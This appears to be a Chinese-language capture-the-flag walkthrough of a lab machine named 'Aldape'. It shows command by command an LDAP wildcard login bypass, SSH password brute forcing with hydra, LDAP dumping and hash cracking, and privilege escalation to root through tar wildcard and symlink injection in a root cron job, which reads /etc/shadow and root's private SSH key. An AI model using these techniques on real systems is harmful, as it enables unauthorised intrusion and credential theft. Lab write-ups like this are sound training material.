


Aldape

目标10.46.98.253



22, 389, 8084端口

```

< Anonymous on Monday at 3:18 PM
> { ■ C: ■ Penetration ■ ScanTools ■ Nmap } * nmap.exe -sS -sV -sC -O -p- -T4 -n -oA fullscan 10.46.98.253
Starting Nmap 7.97 ( https://nmap.org ) at 2026-05-11 15:19 +0800
Nmap scan report for 10.46.98.253
Host is up (0.00057s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
389/tcp    open  ldap      OpenLDAP 2.2.X - 2.3.X
8084/tcp    open  websnp?
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, GetRequest:
|   -----
|   /---/ /---/ /---/ /---/ /---/ /---/
|   |---/ /---/ /---/ /---/ /---/ /---/
|   |---/ /---/ /---/ /---/ /---/ /---/
|   INTERNAL DIRECTORY AUTH TERMINAL v1.0 <<
|   IDENTIFICATION REQUIRED
|   Username: Password:
|   NULL:
|   -----
|   /---/ /---/ /---/ /---/ /---/ /---/
|   |---/ /---/ /---/ /---/ /---/ /---/
|   |---/ /---/ /---/ /---/ /---/ /---/
|   INTERNAL DIRECTORY AUTH TERMINAL v1.0 <<
|   IDENTIFICATION REQUIRED
|   Username:
|_ service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://

```

尝试ldap注入

```

< kali on Monday at 4:35 PM
> { ■ home } * nc 10.46.98.253 8084

/---/ /---/ /---/ /---/ /---/ /---/
|---/ /---/ /---/ /---/ /---/ /---/
|---/ /---/ /---/ /---/ /---/ /---/
/---/ /---/ /---/ /---/ /---/ /---/
>> INTERNAL DIRECTORY AUTH TERMINAL v1.0 <<

[!] IDENTIFICATION REQUIRED
Username: *
Password: *

[+] AUTHENTICATION SUCCESSFUL
[*] NODE_INFO: Out of office. For any urgent issues, please contact tonglinggejimo@aldape.dsz.

```

得到用户名tonglinggejimo，然后生成用户名相关密码字典尝试ssh爆破

```

< kali on Tuesday at 3:19 PM
> { ■ home ■ tools ■ name_generate } * ./generate_by_username.sh tonglinggejimo > 1.txt
0s  MEM: 10.57% (0/3GB)

< kali on Tuesday at 3:20 PM
> { ■ home ■ tools ■ name_generate } * cat 1.txt
0s  MEM: 10.63% (0/3GB)
tonglinggejimo
tonglinggejimo123
tonglinggejimo1234
tonglinggejimo123456
tonglinggejimo12345
tonglinggejimo@123
tonglinggejimo@123456
tonglinggejimo@12345
tonglinggejimo#123
tonglinggejimo#123456
tonglinggejimo#12345
tonglinggejimo_123
tonglinggejimo_123456
tonglinggejimo_12345
tonglinggejimo123!@#
tonglinggejimo!@$
tonglinggejimo!@#
tonglinggejimo~!@
tonglinggejimo!@#123
qweasdxc
tonglinggejimo2017
tonglinggejimo2016
tonglinggejimo2015
tonglinggejimo@2017
tonglinggejimo@2016
tonglinggejimo@2015
Passw0rd
qweasdxc

```

```
> kali on Tuesday at 3:20 PM 0s ▸ MEM: 10.74% (0/3GB)
> > { # home = tools = name_generate } * hydra -l tonglinggejimo -P 1.txt ssh://10.46.98.253 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-12 15:21:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 325 login tries (l:1/p:325), ~6 tries per task
[DATA] attacking ssh://10.46.98.253:22/
[22][ssh] host: 10.46.98.253 login: tonglinggejimo password: tonglinggejimo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-12 15:21:38
```

ssh连接

```
< Anonymous on Tuesday at 3:23 PM  
> { ■ C: ⇒ Windows ⇒ System32 } * ssh tonglinggejimo@10.46.98.253  
The authenticity of host '10.46.98.253 (10.46.98.253)' can't be established.  
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtXINmLI+JvbwgV/iCsWY.  
This host key is known by the following other names/addresses:  
C:\Users\Anonymous\.ssh\known_hosts:1: 10.192.219.232  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.46.98.253' (ED25519) to the list of known hosts.  
tonglinggejimo@10.46.98.253's password:  
  
_ _ _  
 \ / \ / - - - | | - - - \ / - - - \ / - - -  
 \ V \ / - - | | ( ) ( ) | | | | | |  
 \ / \ / \ _ | | - _ \ _ / | | | | | |  
  
tonglinggejimo@Aldape:~$
```

得到flag{user-c009ca4f3c9cd9ee4c5394130d9cec02}

```
< Anonymous on Tuesday at 3:23 PM
> { C:\Windows\System32 } * ssh tonglinggejimo@10.46.98.253
The authenticity of host '10.46.98.253 (10.46.98.253)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWy.
This host key is known by the following other names/addresses:
C:\Users\Anonymous/.ssh/known_hosts:1: 10.192.219.232
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.46.98.253' (ED25519) to the list of known hosts.
tonglinggejimo@10.46.98.253's password:
```



```
tonglinggejimo@Aldape:~$ cat user.txt
flag{user-c009ca4f3c9cd9ee4c5394130d9ceec02}
tonglinggejimo@Aldape:~$
```

发现home下还有一个backup_admin账户

```

onglinggejimo@Aldape:~$ cat /etc/passwd
oot:x:0:0:root:/root:/bin/bash
in:x:1:1:bin:/bin:/sbin/nologin
aemon:x:2:2:daemon:/sbin:/sbin/nologin
p:x:4:7:lp:/var/spool/lpd:/sbin/nologin
ync:x:5:0:sync:/sbin:/bin/sync
hutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
alt:x:7:0:halt:/sbin:/sbin/halt
ail:x:8:12:mail:/var/mail:/sbin/nologin
ews:x:9:13:news:/usr/lib/news:/sbin/nologin
ucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
ron:x:16:16:cron:/var/spool/cron:/sbin/nologin
tp:x:21:21:./var/lib/ftp:/sbin/nologin
shd:x:22:22:sshd:/dev/null:/sbin/nologin
ames:x:35:35:games:/usr/games:/sbin/nologin
tp:x:123:123:NTP:/var/empty:/sbin/nologin
uest:x:405:100:guest:/dev/null:/sbin/nologin
obody:x:65534:65534:nobody:./sbin/nologin
logd:x:100:101:klogd:/dev/null:/sbin/nologin
pache:x:104:106:apache:/var/www:/sbin/nologin
ww-data:x:82:82:./var/www:/sbin/nologin
dap:x:101:102:OpenLdap User:/usr/lib/ldap:/sbin/nologin
onglinggejimo:x:1000:1000:./home/tonglinggejimo:/bin/bash
ackup_admin:x:1001:1001:./home/backup_admin:/bin/bash

```

想到之前尝试半天想要得到ldap数据都失败了，因为已经getshell，所以可以查看ldap整个数据库

```

tonglinggejimo@Aldape:/opt/backup_source$ ldapsearch -x -D
"cn=admin,dc=aldape,dc=dsz" -w "30almaz" -b "dc=aldape,dc=d
sz"
# extended LDIF
#
# LDAPv3
# base <dc=aldape,dc=dsz> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# aldape.dsz
dn: dc=aldape,dc=dsz
objectClass: top
objectClass: dcObject
objectClass: organization
o: Aldape Security
dc: aldape

# users, aldape.dsz
dn: ou=users,dc=aldape,dc=dsz
objectClass: organizationalUnit

```

```
ou: users

# admin, users, aldape.dsz
dn: uid=admin,ou=users,dc=aldape,dc=dsz
objectClass: inetOrgPerson
cn: Administrator
sn: Admin
uid: admin
description: Out of office. For any urgent issues, please c
ontact tonglinggeji
mo@aldape.dsz.
userPassword:: MzBhbG1heg==

# tonglinggejimo, users, aldape.dsz
dn: uid=tonglinggejimo,ou=users,dc=aldape,dc=dsz
objectClass: inetOrgPerson
cn: Tongling Gejimo
sn: Gejimo
uid: tonglinggejimo
userPassword:: dG9uZ2xpbmdnZWppbW8=
description: Internal maintenance account.

# backup_admin, users, aldape.dsz
dn: uid=backup_admin,ou=users,dc=aldape,dc=dsz
objectClass: inetOrgPerson
cn: Backup Administrator
sn: Backup
uid: backup_admin
userPassword:: e1NTSEF9SUVSL0JsOVhLSFBnQTZMR0xBMkRrbk95cVpI
0DJtd3U=
description: Account for backup jobs.

# search result
search: 2
result: 0 Success

# numResponses: 6
# numEntries: 5
```

得到backup_admin账户的密码hash，john进行爆破，得到1prorodeo

```
< kali on Tuesday at 3:36 PM
> [ # home ] * john --wordlist=/usr/share/wordlists/rockyou.txt admin_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Salted-SHA1 [SHA1 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1prorodeo (?)
lg 0:00:00:03 DONE (2026-05-12 15:38) 0.2967g/s 3860Kp/s 3860Kc/s 3860KC/s 1whizkid..1jfine
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
tonglinggejimo@Aldape:/opt/backup_source$ su backup_admin
Password:
backup_admin@Aldape:/opt/backup_source$ |
```

pspy跑一下

```
2026/05/12 15:55:00 CMD: UID=0 PID=0
2026/05/12 15:55:00 CMD: UID=0 PID=3
2026/05/12 15:55:00 CMD: UID=0 PID=2
2026/05/12 15:55:00 CMD: UID=0 PID=1 /sbin/init
2026/05/12 15:55:00 CMD: UID=0 PID=10135 /usr/sbin/crond -c /etc/crontabs -f
2026/05/12 15:55:00 CMD: UID=0 PID=10136 gzip -f
2026/05/12 15:56:00 CMD: UID=0 PID=10137 /usr/sbin/crond -c /etc/crontabs -f
2026/05/12 15:56:00 CMD: UID=0 PID=10138 gzip -f
2026/05/12 15:57:00 CMD: UID=0 PID=10140 /bin/bash -c cd /opt/backup_source && tar -zcf /var/backups/data/backup.tar.gz *
```

tar通配符注入，正好这个用户有写文件权限

```
backup_admin@Aldape:/opt/backup_source$ ls -la
total 16152
drwxr-xr-x 2 backup_admin backup_admin 4096 May 12 15:41 .
drwxr-xr-x 4 root root 4096 Apr 7 21:30 ..
```

```
touch -- "--checkpoint=1"
touch -- "--checkpoint-action=exec=sh shell.sh"
echo "chmod +s /bin/bash" > shell.sh
chmod +x shell.sh
```

但是失败了，后来才发现tar是busybox的applet，所以常规命令执行无法进行，这里使用-h参数

```
touch ./-h
ln -s /root/root.txt root_flag.txt
ln -s /etc/shadow shadow.txt
ln -s /root/.ssh/id_rsa root_rsa
```

```
cd /tmp
tar -zxf /var/backups/data/backup.tar.gz
```

得到root.txt

```
backup_admin@Aldape:/tmp$ cat root_flag.txt
flag{root-4869d8a49139df45bcef13614821003c}
backup_admin@Aldape:/tmp$
```

还有shadow.txt，但是没有得到root_rsa

尝试爆破root密码

```
< kali on Tuesday at 4:40 PM                                0s  ↳ MEM: 11.57% (0/3GB)
> { home = web } * echo 'root:$6$38r33nkYR0/MMZ0e$1h5LlghRGy1KnPKfWVR7GZ6WQeNBQAX/RLp2vtLSRgpJvu0EpzCjwCDM7mYRFq2FWHCDPIAK8HshIztbe30b/:20550:0:0:0:0:0' > shadow_root.txt

< kali on Tuesday at 4:40 PM                                0s  ↳ MEM: 11.6% (0/3GB)
> { home = web } * hashcat -m 1800 -a 0 shadow_root.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-13th Gen Intel(R) Core(TM) i9-13900H, 1436/2936 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Initializing backend runtime for device #1. Please be patient...|
```

太费时间了不予尝试（还不一定爆破出来）

感觉可能是ssh加密方式不同导致文件名不同，所以先把authorized_keys下载下来看看加密方式

```
backup_admin@Aldape:/opt/backup_source$ cd /tmp
backup_admin@Aldape:/tmp$ tar -zxf /var/backups/data/backup.tar.gz
backup_admin@Aldape:/tmp$ ls
authorized_keys  pspy64          root_flag.txt   shadow.txt
backup_admin@Aldape:/tmp$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINqjhK393o9QhUUm3agypEiY4uGf/SuvZhtZHQFZqrqr root@Aldape
```

果然，使用的ed25519加密，重新导出

```

backup_admin@Aldape:/opt/backup_source$ ln -s /root/.ssh/id
_ed25519 root_key
backup_admin@Aldape:/tmp$ tar -zxf /var/backups/data/backu
p.tar.gz
backup_admin@Aldape:/tmp$ cat root_key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwA
AAAtzc2gtZW
QyNTUxOQAAACDao4St/d6PUIVFJt2oMqRIImOLhn/0rr2YbWR0Bwaq6qwAAA
JA8wFY0PMBW
DgAAAAAtzc2gtZWQyNTUxOQAAACDao4St/d6PUIVFJt2oMqRIImOLhn/0rr2Y
bWR0Bwaq6qw
AAAEcGyGJH6Q4D0DIgmvQExcycbaJGA1q22L23qyG74aAv49qjhK393o9Qh
UUm3agypEiY
4uGf/SuvZhtZHqFZqrqrAAAAC3Jvb3RAQWxkYXB1AQI=
-----END OPENSSH PRIVATE KEY-----
backup_admin@Aldape:/tmp$

```

ssh登陆得到rootshell

```

backup_admin@Aldape:/tmp$ ssh root@10.46.98.253 -i root_key
The authenticity of host '10.46.98.253 (10.46.98.253)' can't be established.
ED25519 key fingerprint is SHA256:xJ90wMr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.46.98.253' (ED25519) to the list of known hosts.

Welcome

root@Aldape:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Aldape:~#

```